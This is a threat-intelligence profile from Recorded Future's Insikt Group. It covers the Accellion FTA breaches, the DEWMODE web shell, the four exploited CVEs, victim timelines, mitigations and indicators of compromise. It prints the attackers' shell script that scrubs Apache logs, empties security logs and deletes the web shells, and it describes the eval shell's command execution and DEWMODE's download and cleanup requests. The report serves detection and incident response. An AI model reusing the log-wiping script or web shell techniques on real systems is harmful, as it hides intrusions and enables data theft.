MALWARE/
TOOL
PROFILE

Recorded Future®

By Insikt Group®

MTP-2021-0312

DEWMODE Web Shell Used on Accellion FTA Appliances

Recorded Future®

This report provides a high-level overview of the Accellion File Transfer Appliance compromise and analysis of the DEWMODE webshell employed in the resulting breaches. Insikt Group used open source research (OSINT), PolySwarm, malware analysis, and the Recorded Future® Platform to execute this research. The target audience of this research includes day-to-day security practitioners as well executive decision-makers concerned about targeting of third-party systems and software.

Executive Summary

The compromise of the Accellion File Transfer Appliance (FTA) file sharing service impacting nearly 100 clients of the company was enabled primarily by 4 zero-day vulnerabilities in the tool that allowed threat actors to place the DEWMODE web shell on victim servers and exfiltrate files from those servers. As of February 25, 2021, 13 organizations in multiple sectors (finance, government, legal, education, telecommunications, healthcare, retail, and manufacturing) and multiple countries (Australia, New Zealand, Singapore, the UK, and the US) have suffered data breaches as a result of the Accellion FTA compromise. Victim data has appeared on the website CL0P LEAKS, establishing a link between the operators of this website and the attackers behind the Clop ransomware. There are likely to be reports of additional victims in the near future, and we suspect that these victims will be part of additional industries and countries beyond what have already been reported. Clients using Accellion FTA in their environment are advised to update the software to version FTA_9_12_416 or later and employ Insikt Group's recommended mitigations to look for related malicious behavior on these servers.

Key Judgments

- The Accellion FTA data breach was enabled by 4 zero-day vulnerabilities, with initial access gained through an SQL injection vulnerability, CVE-2021-27101.
- Based on the changes in statements from Accellion over the course of reporting on this campaign, the company may still not be fully aware of the extent of compromise associated with these vulnerabilities. Furthermore, based on the number of industries and countries that include clients of Accellion, we suspect that future reports of Accellion FTA exploitation will disclose more companies, industries, and countries than have previously been reported.

Background

On January 10, 2021, the Reserve Bank of New Zealand reported a data breach due to compromise of a third-party file sharing service, shortly afterward identified as Accellion. The bank released a statement about the breach a day later, in which they stated that the breach may have exposed commercially and personally sensitive information. Reserve Bank governor Adrian Orr said it had been advised by Accellion that the Reserve Bank was not specifically targeted and that other users of Accellion FTA were also compromised.

Shortly afterward, on January 12, Accellion stated in a press release that "less than 50 customers" were affected by a "P0 vulnerability" in its legacy FTA software. They further claimed that they first learned of the vulnerability in mid-December 2020, and that a patch was subsequently released "in 72 hours with minimal impact".

Threat Analysis

Within a few weeks after Accellion's initial press release, multiple other companies disclosed data breaches that occurred due to exploitation of Accellion FTA. Additionally, data of victims of Accellion FTA compromise began to appear on the website CL0P LEAKS, establishing a link between the operators of this website and the attackers behind the Clop ransomware. Based on an updated number of potential victims disclosed by Accellion on February 22, and an expanding list of victims up to the time of writing (February 24), we expect additional similar reports to appear over the next month. The following timeline tracks new victim disclosures, security researcher analysis, and updates from Accellion itself.

- January 22 — Australian law firm Allens reports a data breach due to Accellion FTA compromise.
- January 25 — The Australian Securities and Investment Commission discloses that on January 15, it became aware of a data breach due to Accellion FTA compromise.
- February 2 — US law firm Goodwin Procter, the first non-Australian or New Zealand victim, discloses a data breach due to Accellion FTA compromise.
- February 4 — The Office of the US Washington State Auditor discloses a data breach due to Accellion FTA compromise.
- February 9 — Open sources report that the University of Colorado suffered a data breach due to Accellion FTA compromise.
- February 11 — Singaporean telecommunications company Singtel and Australian medical research institute QIMR Berghofer disclose data breaches due to Accellion FTA compromise. QIMR Berghofer claims it was asked by Accellion to implement an emergency patch on January 4; then on February 2, Accellion warned the institute that they might have been compromised.
- February 16 — US law firm Jones Day confirms a data breach due to Accellion FTA compromise. On its GitHub page, Accellion publishes descriptions of 4 vulnerabilities in its FTA software: CVE-2021-27101, CVE-2021-27102, CVE-2021-27103, and CVE-2021-27104.
- February 17 — Open sources report that Jones Day data has appeared on the CL0P LEAKS extortion website, introducing the possibility that other organizations compromised via Accellion FTA will face similar data exposure from these criminals.
- February 19 — US grocery chain Kroger discloses data breach due to Accellion FTA compromise.
- February 21 — Recorded Future data confirms the appearance of Jones Day data on the CL0P LEAKS website.
- February 22 — FireEye releases a blog detailing links between the Accellion FTA breaches and a group known as UNC2546, the cybercrime group FIN11, the operators of the extortion site for data stolen via Clop ransomware attacks, and a web shell called DEWMODE. On the same day, Accellion releases a statement that "out of approximately 300 total FTA clients, fewer than 100 were victims of the attack".
- February 23 — Canadian airplane manufacturer Bombardier and Australian government agency Transport for NSW disclose data breaches due to Accellion FTA compromise.
- February 24 — Recorded Future logs data exposures for Singtel and Bombardier on the CL0P Leaks website. Five Eyes members issue a joint advisory regarding ongoing attacks exploiting Accellion FTA vulnerabilities. The advisory states that impacted organizations are in "Australia, New Zealand, Singapore, the United Kingdom [from which no organizations have yet disclosed a data breach], and the United States". An open source report discloses that US health insurance company Centene is another victim of data breach due to Accellion FTA compromise.

Accellion's commentary on the scope of potential exploitation has changed since their original disclosure. On January 12, the company stated that fewer than 50 customers were impacted; by February 22, the company had amended this to fewer than 100 out of 300 total FTA clients.

The graph below shows that the public sector has been most impacted by exploitation of the Accellion FTA vulnerability. However, based on the distribution of customer industries as publicized by Accellion, we suspect that the healthcare, finance, and energy sectors have been impacted more heavily than has been publicly reported.



Figure 1: *Distribution of industries for publicly disclosed victims of Accellion FTA vulnerability exploitation (**light blue**) versus distribution of industries for high-profile customers as listed on Accellion's website (**dark blue**) (Source: Recorded Future)*

We anticipate that the countries identified by the Five Eyes report and our research as hosting victims of Accellion FTA compromise (Australia, Canada, New Zealand, Singapore, the UK, and the US) are and will continue to be the most impacted by this series of attacks based on the distribution of victims so far. However, we do not believe that these attacks are based on narrow targeting of these countries. Additionally, as the map below shows, there are several other countries that host customers of Accellion (and therefore potential victims of exploitation), including France, Germany, Israel, Italy, Japan, and the Netherlands.



Figure 2*: Countries impacted by exploitation of Accellion FTA. The countries in **red** (Australia, Canada, New Zealand, Singapore, the UK, and the US) are headquarters for confirmed victims of Accellion FTA exploitation. The countries in **orange** (France, Germany, Israel, Italy, Japan, and the Netherlands) are headquarters for other customers of Accellion as publicized on their website. (Source: Recorded Future)*

Technical Analysis

While Insikt Group does not have direct insight into how the breach was conducted, reporting from other researchers indicates that the initial steps of the attack were:

- First, the threat actor gained access to the Accellion FTA server through a pre-auth SQL injection vulnerability, CVE-2021-27101. FireEye cites 3 other vulnerabilities, CVE-2021-27102, CVE-2021-27103 and CVE-2021-27104, that were exploited as part of the breach, but Insikt Group has no insight into the specifics of this exploitation from currently available evidence.
- Next, the threat actor used the access to the SQL database to obtain a key that was used in conjunction with a file called "sftp_account_edit.php".
- This enabled the threat actor to write an eval web shell to the server to the file "/home/seos/courier/oauth.api". This web shell looks for a key passed to the php code called "token", and proceeds to base64-decode the value and run it as php code. If the web shell finds a "username" key, it executes the value as a system command on the server.
- FireEye suggests that this eval web shell may have been used to write the DEWMODE web shell to disk, based on the timing of the request, but does not have evidence for the exact method used to write the web shell to the server
- The DEWMODE web shell was observed in 1 of 2 locations on the server:
    - /home/seos/courier/about.html
    - /home/httpd/html/about.html

The threat actor's exploitation of zero-day vulnerabilities in Accellion FTA was key to gaining access to, and then proceeding to further exploit, these servers. It is not clear at this time whether the threat actor found these vulnerabilities themselves, which would suggest technical sophistication, or whether they purchased them from another actor.

Technical Analysis of DEWMODE

Insikt Group analyzed 2 copies of the DEWMODE web shell highlighted by FireEye.


Cleanup Shell

file_id	path	file_name	uploaded_by	Recipient	Actions
1	/path/to/file	file.txt	badguy@badguy.com	recipient@badguy.com	Download

Figure 3: *DEWMODE web shell UI (Source: Recorded Future)*

```
These are not the files you're looking for
Just a fancy way of saying no files of interest exist on server

Shell is deleted and logs are cleaned, There's no files of interest here.
```

Figure 4: *DEWMODE web shell if no files of interest are found (Source: Recorded Future)*

The DEWMODE web shell is very small, approximately 80 lines of php code, and has relatively simple functionality that allows the threat actor to view and download files of interest.

- When the DEWMODE web shell is accessed, it displays files of interest as seen in Figure 3, above. This file list is generated by accessing a MySQL database on the FTA server and provides a list of these files for the user to download. In the case that there are no files, or the web shell is unable to find them, the message in Figure 4, above, is displayed and the web shell goes through its "cleanup".
- Download requests to the web shell are executed through a GET request, with encrypted file path and filename parameters, as seen below. Insikt Group does not have access to the functionality associated with the "decrypt" function to determine what type of encryption is being used for these parameters. This functionality is likely contained in 1 of 2 code files imported by the script that we do not have access to:
    - Request:

```
GET>/ filepath/<about.html?dwn]=encrypted path to download&[fn]=encrypted filename to download[
```

    - Response:

```
Content-Type: application/octet-stream
Content-Transfer-Encoding: Binary
Content-disposition: attachment; filename="<filename>"
<file contents>
```

If the web shell receives a GET request with the key "csrftoken" and value "11454bd782bb41db213d415e10a0fb3c", it will perform a cleanup of itself, which entails deletion of the web shell from the server, and the writing of the command seen in Figure 5 below (reformatted for clarity) to a temporary file at /tmp/.scr. This script does the following:

- For each log in the server's Apache logs located in /var/opt/apache, put all lines not containing references to "about.html" (as noted by the -v parameter to grep) into a temporary file, located at /tmp/x. Overwrite the original logfile with this temporary file, and delete the temporary file.
- Overwrite the contents of adminpl.log with nothing.
- Remove the DEWMODE web shell (about.html) and the eval web shell (oauth.api) and redirect the output to /tmp/.out (to prevent logging).
- Allow anyone to read, write or execute /tmp/.out and set the owner to "nobody" to obfuscate who created the file.
- Overwrite /var/log/secure with nothing.
- The threat actors also delete /tmp/.scr and /tmp/.out after the script executes.

```
#!/bin/sh
for log in `ls /var/opt/apache/*log*`;
   do
      cat $log 2>/dev/null | grep -v 'about.html' > /tmp/x;
      mv /tmp/x $log;
      rm -rf /tmp/x;
   done
echo -n > /home/seos/log/adminpl.log;
rm -rf /home/httpd/html/about.html > /tmp/.out
rm -rfv /home/httpd/html/oauth.api > /tmp/.out
chmod 777 /tmp/.out
chown nobody:nobody /tmp/.out
echo > /var/log/secure
```

Figure 5: DEWMODE web shell cleanup command from file bdfd11b1b092b7c61ce5f02ffc5ad55a (Source: Recorded Future)

The attacker's cleanup procedure associated with the DEWMODE web shell is fairly thorough, even adjusting the logs that could indicate malicious behavior associated with the web shell. Additionally, rather than fully deleting these logs, which would likely look suspicious to a system administrator, the threat actor modifies the logs to remove the lines with "about.html" in them. However, depending on how long the threat actor spent between the deployment of the web shell and the cleanup, if the organization is exporting or otherwise saving the log files to another location, references to "about.html" would remain in those egressed logs, allowing for incident response efforts.

Vulnerabilities Used in Breach

Four vulnerabilities were cited in association with the Accellion FTA data breach, specifically CVE-2021-27101, CVE-2021-27102, CVE-2021-27103 and CVE-2021-27104.

CVE-2021-27101

RF Risk Score) 79 :High(

NIST Base Score) 9.8 :Critical(

Description :This vulnerability is an SQL injection via a crafted Host header in a request to document_root.html that was exploited to enable initial access to Accellion FTA servers .It affects software versions FTA 370_12_9and earlier.

Mitigation :Update Accellion FTA software to version FTA 380_12_9_or later.

CVE-2021-27102

RF Risk Score) 58 :Medium(

NIST Base Score) 7.8 :High(

Description :This vulnerability is an OS command execution via a local web service call affecting software versions FTA 411_12_9 and earlier.

Mitigation :Update Accellion FTA software to version FTA 416_12_9_or later.

CVE-2021-27103

RF Risk Score) 74 :High(

NIST Base Score) 9.8 :Critical(

Description :This vulnerability is a server-side request forgery) SSRF (via a crafted POST request to wmProgressstat.html affecting software version FTA 411_12_9and earlier.

Mitigation :Update Accellion FTA software to version FTA 416_12_9_or later.

CVE-2021-27104

RF Risk Score) 74 :High(

NIST Base Score) 9.8 :Critical(

Description :This vulnerability is an OS command execution via a crafted POST request to various admin endpoints affecting software versions FTA370_12_9 and earlier.

Mitigation :Update Accellion FTA software to version FTA 380_12_9_or later.

Mitigations

While TTPs used in the Accellion breach and in association with the DEWMODE web shell have become widely publicized, and threat actors may modify them to evade detection, Insikt Group advises the following mitigations:

- Monitor third-party risk to your organization from this campaign. Potential monitoring parameters can include publicly reported cyberattacks against companies that use Accellion FTA, new references to leaked data on the CL0P LEAKS website, and threat groups or malware associated with UNC2546, FIN11, or Clop ransomware.
- Accellion has released patches for all of the vulnerabilities associated with this breach, and organizations using Accellion FTA servers should update to version FTA_9_12_416.
    - If a system is running Accellion FTA, consider isolating the system from the internet until patches can be applied.
    - If malicious behavior is identified, CISA recommends resetting the "W1" encryption token and any other security tokens on the system.
    - Accellion's FTA product will be reaching end of life on April 30, 2021. Clients using the product should consider alternative options for file-sharing platforms to migrate to as the EOL approaches for FTA.

If your organization was running a vulnerable version of Accellion FTA, an incident response investigation should be undertaken to determine whether there was a breach. The following methods may be used to examine log data for indications of a compromise.

- Organizations should monitor for network requests associated with the DEWMODE web shell, including:
    - GET requests to /about.html?dwn=[encrypted path]&fn=[encrypted filename]
    - GET requests to /about tml?csrftoken=11454bd782bb41db213d415e10 a0fb3c
    - GET requests to /about.html?aid=1000
    - According to CISA, there was an incident in which a large amount of data was exfiltrated on port 443 to 194.88.104[.]24 and another in which several TCP sessions had IP address 45.135.229[.]179.
- The following file system events were associated with the breach:
    - Creation of "about.html" in /home/seos/courier or /home/httpd/html
    - Writes to the file /courier/oauth.api, where data contained matches the description of the eval shell, above
    - Accesses to /courier/document_root.html, or /courier/sftp_account_edit.php
    - Several modifications to logs contained in the Apache log directory, /var/opt/apache
- While other researchers have linked this threat activity with varying degrees of confidence to the threat actors behind Clop ransomware, Insikt Group does not have enough information to confirm or refute this.

Outlook

Based on the changes in statements from Accellion over the course of reporting on this campaign, the company may still not be fully aware of the extent of compromise associated with these vulnerabilities. Furthermore, based on the number of industries and countries that include clients of Accellion, we suspect that future reports of Accellion FTA exploitation will disclose more companies, industries, and countries than have previously been reported.

As products approach end of life, such as Accellion FTA, they are likely to have less developer support, and update oversight moving forward. Organizations with software or hardware in their technology stack that has reached end of life or is approaching it should continue to monitor these products and develop migration strategies for these tools to more current, supported tools.

About Recorded Future

Recorded Future is the world's largest provider of intelligence for enterprise security. By combining persistent and pervasive automated data collection and analytics with human analysis, Recorded Future delivers intelligence that is timely, accurate, and actionable. In a world of ever-increasing chaos and uncertainty, Recorded Future empowers organizations with the visibility they need to identify and detect threats faster; take proactive action to disrupt adversaries; and protect their people, systems, and assets, so business can be conducted with confidence. Recorded Future is trusted by more than 1,000 businesses and government organizations around the world.

Learn more at recordedfuture.com and follow us on Twitter at @RecordedFuture.